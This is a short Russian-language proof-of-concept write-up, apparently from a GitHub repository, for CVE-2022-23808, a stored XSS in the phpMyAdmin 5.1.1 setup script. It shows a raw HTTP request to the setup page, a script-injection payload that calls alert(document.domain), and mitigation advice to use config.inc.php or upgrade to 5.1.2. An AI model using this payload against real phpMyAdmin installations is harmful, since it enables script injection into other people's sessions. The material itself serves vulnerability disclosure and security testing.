 dipakpanchal05/cve-2022-23808
Эксплойт proof-of-concept для CVE-2022-23808 — хранимой XSS-уязвимости в скрипте установки phpMyAdmin 5.1.1, с полезной нагрузкой и шагами воспроизведения для тестирования безопасности.

Название эксплойта: phpMyAdmin 5.1.1 - XSS (Межсайтовый скриптинг)
Автор эксплойта: Dipak Panchal (@th3.d1p4k)
Домашняя страница вендора: https://www.phpmyadmin.net
Ссылка на ПО: https://www.phpmyadmin.net/files/5.1.1/
Затронутые версии: Версии phpMyAdmin ветки 5.1 до 5.1.2 уязвимы.
Протестировано на: Windows 10 и Linux
CVE: CVE-2022-23808
Ссылка: https://www.phpmyadmin.net/security/PMASA-2022-2/
Было обнаружено несколько уязвимостей, которые позволяют злоумышленнику внедрить вредоносный код в аспекты скрипта установки, что может привести к XSS или HTML-инъекции.
GET /phpmyadmin/setup/index.php?page=servers&mode=test&id=test  HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Cookie: pma_lang=en; phpMyAdmin=fs55xxxxxxx; pma_lang=en; pmaUser-1=xxxxxxxxxxxxxxxxxxxxxxxxxxx; phpMyAdmin=xxxxxxxxxxxxxxx; pmaAuth-1=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

">'><script>alert(document.domain)</script>
Установка phpMyAdmin с файлом конфигурации config.inc.php не позволит получить доступ к скрипту установки, что, в свою очередь, смягчает эту атаку.
Обновитесь до phpMyAdmin 5.1.2 или новее, либо примените патч.
